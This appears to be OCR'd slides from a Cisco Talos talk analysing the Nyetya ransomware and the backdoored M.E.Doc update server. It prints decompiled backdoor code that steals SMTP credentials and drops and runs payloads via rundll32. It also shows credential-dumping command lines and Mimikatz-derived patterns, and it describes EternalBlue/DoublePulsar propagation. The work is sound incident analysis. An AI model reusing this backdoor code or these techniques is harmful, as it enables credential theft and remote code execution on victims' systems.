TALOS

Surprise Supplies!

Paul Rascagneres - Security Researcher
Warren Mercer – Security Researcher


Agenda

- About Us
- Introduction
- Example 1: Nyetya & M.E.doc
- Example 2: CCleaner
- Conclusion

About Us

whoami

- Paul Rascagneres – prascagn@cisco.com // @r00tbsd
- Security Researcher at Cisco Talos
- Malware & APT hunter for more than 8 years…
- Co-Organizer of Botconf https://www.botconf.eu/



TALOS


whoami

- Warren Mercer – wamercer@cisco.com // @SecurityBeard
- Security Researcher at Cisco Talos
- I like looking at malware and finding it ☺
- NetSec, Malware Analysis,
  Threat Intelligence.
- Co-Founder of BSides Belfast

TALOS

Introduction

Nyetya Ransomware Attack



It started with a phone call...

TALOS

Actual Tweet...

TALOS

What and Where of starting


- The information we received
  - Ransomware
  - It appears to be targeting every org in Ukraine.
  - Effectiveness compared to a flash flood
  - Infection and delivery vector unknown.

What is M.E. Doc?

- Windows .Net app used for tax processing.
- Auto Update functionality within app.
- Used in various large companies throughout the world.
- Has now become the most **famous** company in Ukraine ☺

TALOS

How much communication did we do?



TALOS

M.E. Doc Timeline

M.E.Doc Timeline

April 14, 2017

01.175-10.01.176 version of MeDoc is released with a backdoor.


May 15, 2017

01.180-10.01.181 version of MeDoc is released with a backdoor.

June 22, 2017

01.188-10.01.189 version of MeDoc is released with a backdoor

Someone say Backdoor?



TALOS

The Backdoor

COMMAND 0 will read in parameters and a timeout in minutes and will then execute "cmd.exe" with those parameters. It will return the result of this command back to the web server.

COMMAND 1 will write data to a file, potentially using environment variables to write to the correct path (e.g., %SystemRoot%\filename).

COMMAND 2 will return the information that it retrieved earlier (Proxy and SMTP information, including usernames and passwords) as well as information on the OS version and architecture, whether the user is admin, what token level the process is running as and whether UAC is enabled.

COMMAND 3 will read any file from the file system and upload it to the server.

COMMAND 4 is similar to Command 1 in that it will write a file to the filesystem, but it will also immediately execute that file as a new process. When it is done, the file will be overwritten by random data and then deleted.

COMMAND 5 handled by the function AutoPayload, is similar to command 4, but will start the downloaded file with "rundll32.exe"

Contacts 'upd.me-doc.com.ua' every 2 mins

Retrieve email data from local me-doc

Wait for & execute commands

These commands almost certainly used to distribute Nyetya.

TALOS

The Backdoor

Steal SMTP credentials and store them in registry

MeCom.cs

```
156       catch (Exception ex)
157       {
158         lock (this.ProxyInfo)
159           this.ProxyInfo += ex.ToString();
160       }
161       try
162       {
163         foreach (DataRow row in (InternalDataCollectionBase) ((DataTable) new AccUserMgr().GetAllOrgs()).Rows)
164         {
165           long idOrg = (long) row["CODE"];
166           string str4 = row["EDRPOU"].ToString();
167           string str5 = row["NAME"].ToString();
168           MailAddrBookDS.MAILSERVERSDataTable mailSettings = new ZMailManager().GetMailSettings(idOrg);
169           if (mailSettings.get_Count() > 0)
170           {
171             string str6 = ((DataRow) mailSettings.get_Item(0))["SMTP_SERVER"].ToString();
172             string str7 = ((DataRow) mailSettings.get_Item(0))["SMTP_LOGIN"].ToString();
173             string str8 = ((DataRow) mailSettings.get_Item(0))["SMTP_LOGIN"].ToString();
174             string str9 = ((DataRow) mailSettings.get_Item(0))["SMTP_PASS"].ToString();
175             string str10 = ((DataRow) mailSettings.get_Item(0))["EMAIL"].ToString();
176             lock (this.ProxyInfo)
177               this.ProxyInfo += string.Format("\nedropu: {0} name: {1} smtpServer: {2} smtpLogin: {3} smtpName: {4} smtpPass: {5} email: {6}", (object) str4, (object) str5, (object) str6,
(object) str7, (object) str8, (object) str9, (object) str10);
178           }
179         }
180       }
181       catch (Exception ex)
182       {
183         lock (this.ProxyInfo)
184           this.ProxyInfo += ex.ToString();
185       }
186       try
187       {
188         RegistryKey subKey = Registry.CurrentUser.OpenSubKey("SOFTWARE", true).CreateSubKey("WC", RegistryKeyPermissionCheck.ReadWriteSubTree);
189         subKey.SetValue("Cred", (object) string.Format("{0}:{1}", (object) str1, (object) str2), RegistryValueKind.String);
190         subKey.SetValue("Prx", (object) string.Format("{0}", (object) str3), RegistryValueKind.String);
191       }
192       catch
193       {
194       }
```

The Backdoor

Worker.cs

```
267   public string AutoPayload(string name, byte[] data, string arguments)
268   {
269     int milliseconds = 0;
270     string str1 = string.Empty;
271     string str2 = "FAIL DUMP";
272     string path = string.Empty;
273     try
274     {
275       string environmentVariable = Environment.GetEnvironmentVariable("windir");
276       string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData);
277       if (!string.IsNullOrEmpty(environmentVariable))
278       {
279         path = Path.Combine(environmentVariable, name);
280         str2 = this.DumpData(path, data);
281       }
282       if (!File.Exists(path) && !string.IsNullOrEmpty(folderPath))
283       {
284         path = Path.Combine(folderPath, name);
285         str2 = this.DumpData(path, data);
286       }
287       if ("OK" == str2)
288       {
289         string str3 = Path.Combine(environmentVariable, "system32\\rundll32.exe");
290         Process process1 = new Process();
291         Process process2 = process1;
292         ProcessStartInfo processStartInfo1 = new ProcessStartInfo();
293         processStartInfo1.FileName = str3;
294         processStartInfo1.UseShellExecute = false;
295         processStartInfo1.RedirectStandardOutput = true;
296         processStartInfo1.CreateNoWindow = true;
297         processStartInfo1.Arguments = string.Format("\"{0}\",#1 {1}", (object) path, (object) arguments);
298         ProcessStartInfo processStartInfo2 = processStartInfo1;
299         process2.StartInfo = processStartInfo2;
```

M.E.Doc Timeline

МІЙ ЕЛЕКТРОННИЙ ДОКУМЕНТ
M.E.doc

April 14, 2017
01.175-10.01.176 version of MeDoc is released with a backdoor.

May 15, 2017
01.180-10.01.181 version of MeDoc is released with a backdoor.

June 22, 2017
01.188-10.01.189 version of MeDoc is released with a backdoor

June 27, 2017
8:59:14 UTC
Malicious actor used stolen credentials and “su” to obtain root privileges on the update server.

Between 9:11:59 UTC and 9:14:58 UTC
The actor modifies the web server configuration to proxy to an OVH server.

9:14:58 UTC
Logs confirm proxied traffic to OVH.

12:31:12 UTC
The last confirmed proxy connection to OVH is observed. This marks the end of the active infection period.

12:33:00 UTC
The original server configuration is restored.

14:11:07 UTC
Received SSH disconnect from Latvian IP 159.148.186.214

19:46:26 UTC
Third Party Hosting Provider is wiped using “dd if=/dev/zero”, filling the hard drive with 0x00.


TALOS

Nyetya Ransomware?

- Worm capabilities
- Credential Stealing
- Ransomware (disk/files)

TALOS

Propagation



TALOS

Malware Credential Stealing

- Command line

```
C:\WINDOWS\TEMP\561D.tmp, \\.\pipe\{C1F0bf2d-8c17-4550-af5a-65a22c61739c}
```

  - Modified version of Mimikatz pen testing tool.
  - Credentials passed over a named pipe.
- Malware collects stolen credentials as it propagates.

```
rundll32.exe C:\Windows\perfc.dat,#1 60 "username:password”
```

- Collects current user token via Windows API.

TALOS


```
.data:0040BCD3                 db    0
.data:0040BCD4 byte_40BCD4     db 0FFh, 50h, 10h, 85h, 0C0h, 0Fh, 84h, 0
.data:0040BCD4                                         ; DATA XREF: .data:0040BD20↓o
.data:0040BCDC byte_40BCDC     db 89h, 71h, 4, 89h, 30h, 8Dh, 4, 0BDh
.data:0040BCDC                                         ; DATA XREF: .data:0040BD5C↓o
.data:0040BCDC                                         ; .data:0040BD98↓o
.data:0040BCE4 byte_40BCE4     db 8Bh, 45h, 0F8h, 8Bh, 55h, 8, 8Bh, 0DEh, 89h, 2, 89h
.data:0040BCE4                                         ; DATA XREF: .data:0040BDD4↓o
.data:0040BCE4                 db 5Dh, 0F0h, 85h, 0C9h, 74h
.data:0040BCF4 byte_40BCF4     db 8Bh, 4Dh, 0E4h, 8Bh, 45h, 0F4h, 89h, 75h, 0E8h, 89h
.data:0040BCF4                                         ; DATA XREF: .data:0040BE10↓o
.data:0040BCF4                 db 1, 85h, 0FFh, 74h, 2 dup(0)
.data:0040BD04 byte_40BD04     db 8Bh, 4Dh, 0E8h, 8Bh, 45h, 0F4h, 89h, 75h, 0ECh, 89h
.data:0040BD04                                         ; DATA XREF: .data:0040BE4C↓o
.data:0040BD04                 db 1, 85h, 0FFh, 74h, 2 dup(0)
.data:0040BD14 dword_40BD14    dd 0C0000225h           ; DATA XREF: sub_402566+3↑r
.data:0040BD14                                         ; sub_402566+121↑w ...
```

m_sekurls ×

GitHub, Inc. [US] | https://github.com/gentilkiwi/mimikatz/blob/4c70f1447ef0e9732727d6248be750d6a391d569/mimikatz/modules/sekurlsa/kuhl_m_sekurlsa_utils.c

Cisco | Talos | The Official AEGIS Wh | https://ticloud-cdn-ap | https://ticloud-cdn-ap | CODE BLUE : Internati | GitHub - airbus-seclal

```
23          {KULL_M_WIN_BUILD_10_1707,      {sizeof(PTRN_WN1707_LogonSessionList),  PTRN_WN1707_LogonSessionList},  {0, NULL}, {23,  -4}},
24  };
25  #elif defined _M_IX86
26  BYTE PTRN_WN51_LogonSessionList[]       = {0xff, 0x50, 0x10, 0x85, 0xc0, 0x0f, 0x84};
27  BYTE PTRN_WNO8_LogonSessionList[]       = {0x89, 0x71, 0x04, 0x89, 0x30, 0x8d, 0x04, 0xbd};
28  BYTE PTRN_WN80_LogonSessionList[]       = {0x8b, 0x45, 0xf8, 0x8b, 0x55, 0x08, 0x8b, 0xde, 0x89, 0x02, 0x89, 0x5d, 0xf0, 0x85, 0xc9, 0x74};
29  BYTE PTRN_WN81_LogonSessionList[]       = {0x8b, 0x4d, 0xe4, 0x8b, 0x45, 0xf4, 0x89, 0x75, 0xe8, 0x89, 0x01, 0x85, 0xff, 0x74};
30  BYTE PTRN_WN6x_LogonSessionList[]       = {0x8b, 0x4d, 0xe8, 0x8b, 0x45, 0xf4, 0x89, 0x75, 0xec, 0x89, 0x01, 0x85, 0xff, 0x74};
31  KULL_M_PATCH_GENERIC LsaSrvReferences[] = {
32          {KULL_M_WIN_BUILD_XP,           {sizeof(PTRN_WN51_LogonSessionList),    PTRN_WN51_LogonSessionList},    {0, NULL}, { 24,   0}},
33          {KULL_M_WIN_BUILD_2K3,          {sizeof(PTRN_WNO8_LogonSessionList),    PTRN_WNO8_LogonSessionList},    {0, NULL}, {-11, -43}},
34          {KULL_M_WIN_BUILD_VISTA,        {sizeof(PTRN_WNO8_LogonSessionList),    PTRN_WNO8_LogonSessionList},    {0, NULL}, {-11, -42}},
35          {KULL_M_WIN_BUILD_8,            {sizeof(PTRN_WN80_LogonSessionList),    PTRN_WN80_LogonSessionList},    {0, NULL}, { 18,  -4}},
36          {KULL_M_WIN_BUILD_BLUE,         {sizeof(PTRN_WN81_LogonSessionList),    PTRN_WN81_LogonSessionList},    {0, NULL}, { 16,  -4}},
37          {KULL_M_WIN_BUILD_10_1507,      {sizeof(PTRN_WN6x_LogonSessionList),    PTRN_WN6x_LogonSessionList},    {0, NULL}, { 16,  -4}},
38  };
```



```
push    offset aBcryptopenalgo ; "BCryptOpenAlgorithmProvider"
push    eax             ; hModule
call    esi ; GetProcAddress
push    offset aBcryptsetprope ; "BCryptSetProperty"
push    dword_40CD44    ; hModule
mov     dword_40CD48, eax
call    esi ; GetProcAddress
push    offset aBcryptgetprope ; "BCryptGetProperty"
push    dword_40CD44    ; hModule
mov     dword_40CD4C, eax
call    esi ; GetProcAddress
push    offset aBcryptgenerate ; "BCryptGenerateSymmetricKey"
push    dword_40CD44    ; hModule
mov     dword_40CD50, eax
call    esi ; GetProcAddress
push    offset aBcryptencrypt ; "BCryptEncrypt"
push    dword_40CD44    ; hModule
mov     dword_40CD54, eax
call    esi ; GetProcAddress
push    offset aBcryptdecrypt ; "BCryptDecrypt"
push    dword_40CD44    ; hModule
mov     dword_40CD58, eax
call    esi ; GetProcAddress
push    offset aBcryptdestroyk ; "BCryptDestroyKey"
push    dword_40CD44    ; hModule
mov     dword_40CD5C, eax
call    esi ; GetProcAddress
push    offset aBcryptclosealg ; "BCryptCloseAlgorithmProvider"
push    dword_40CD44    ; hModule
mov     dword_40CD60, eax
call    esi ; GetProcAddress
mov     dword_40CD64, eax
cmp     dword_40CD44, edi
jz      short loc_40268C
```

nub.com/gentilkiwi/mimikatz/blob/da718ef95c93ed26e900dc93f2d62c6cbe69c5c4/mimikatz/modules/sekurlsa/crypto/kuhl_m_sekurlsa_nt6.c

al AEGIS Wh | https://ticloud-cdn-ap | https://ticloud-cdn-ap | CODE BLUE : Internati | GitHub - airbus-seclab


```
urlsa_nt6_hBCrypt)

l_m_sekurlsa_nt6_hBCrypt = LoadLibrary(L"bcrypt"))

  K_BCryptOpenAlgorithmProvider = (PBCRYPT_OPEN_ALGORITHM_PROVIDER) GetProcAddress(kuhl_m_sekurlsa_nt6_hBCrypt, "BCryptOpenAlgorithmProvider");
  K_BCryptSetProperty = (PBCRYPT_SET_PROPERTY) GetProcAddress(kuhl_m_sekurlsa_nt6_hBCrypt, "BCryptSetProperty");
  K_BCryptGetProperty = (PBCRYPT_GET_PROPERTY) GetProcAddress(kuhl_m_sekurlsa_nt6_hBCrypt, "BCryptGetProperty");
  K_BCryptGenerateSymmetricKey = (PBCRYPT_GENERATE_SYMMETRIC_KEY) GetProcAddress(kuhl_m_sekurlsa_nt6_hBCrypt, "BCryptGenerateSymmetricKey");
  K_BCryptEncrypt = (PBCRYPT_ENCRYPT) GetProcAddress(kuhl_m_sekurlsa_nt6_hBCrypt, "BCryptEncrypt");
  K_BCryptDecrypt = (PBCRYPT_ENCRYPT) GetProcAddress(kuhl_m_sekurlsa_nt6_hBCrypt, "BCryptDecrypt");
  K_BCryptDestroyKey = (PBCRYPT_DESTROY_KEY) GetProcAddress(kuhl_m_sekurlsa_nt6_hBCrypt, "BCryptDestroyKey");
  K_BCryptCloseAlgorithmProvider = (PBCRYPT_CLOSE_ALGORITHM_PROVIDER) GetProcAddress(kuhl_m_sekurlsa_nt6_hBCrypt, "BCryptCloseAlgorithmProvider");
```

TALOS

Propagation




If MS17-010 not applied:
Trigger EB or ER exploits.
Installs modified DP backdoor.
Installs perfc.dat, executes as a dll.

```
DoublePulsar – modified command codes
               modified response codes
               modified response location in SMB packet
```

TALOS

DoublePulsar Modifications



